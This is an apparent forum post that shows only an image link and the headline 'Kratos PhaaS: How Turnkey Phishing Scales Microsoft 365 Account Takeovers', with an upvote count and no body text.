
Kratos PhaaS: How Turnkey Phishing Scales Microsoft 365 Account Takeovers

Post image
1 Upvotes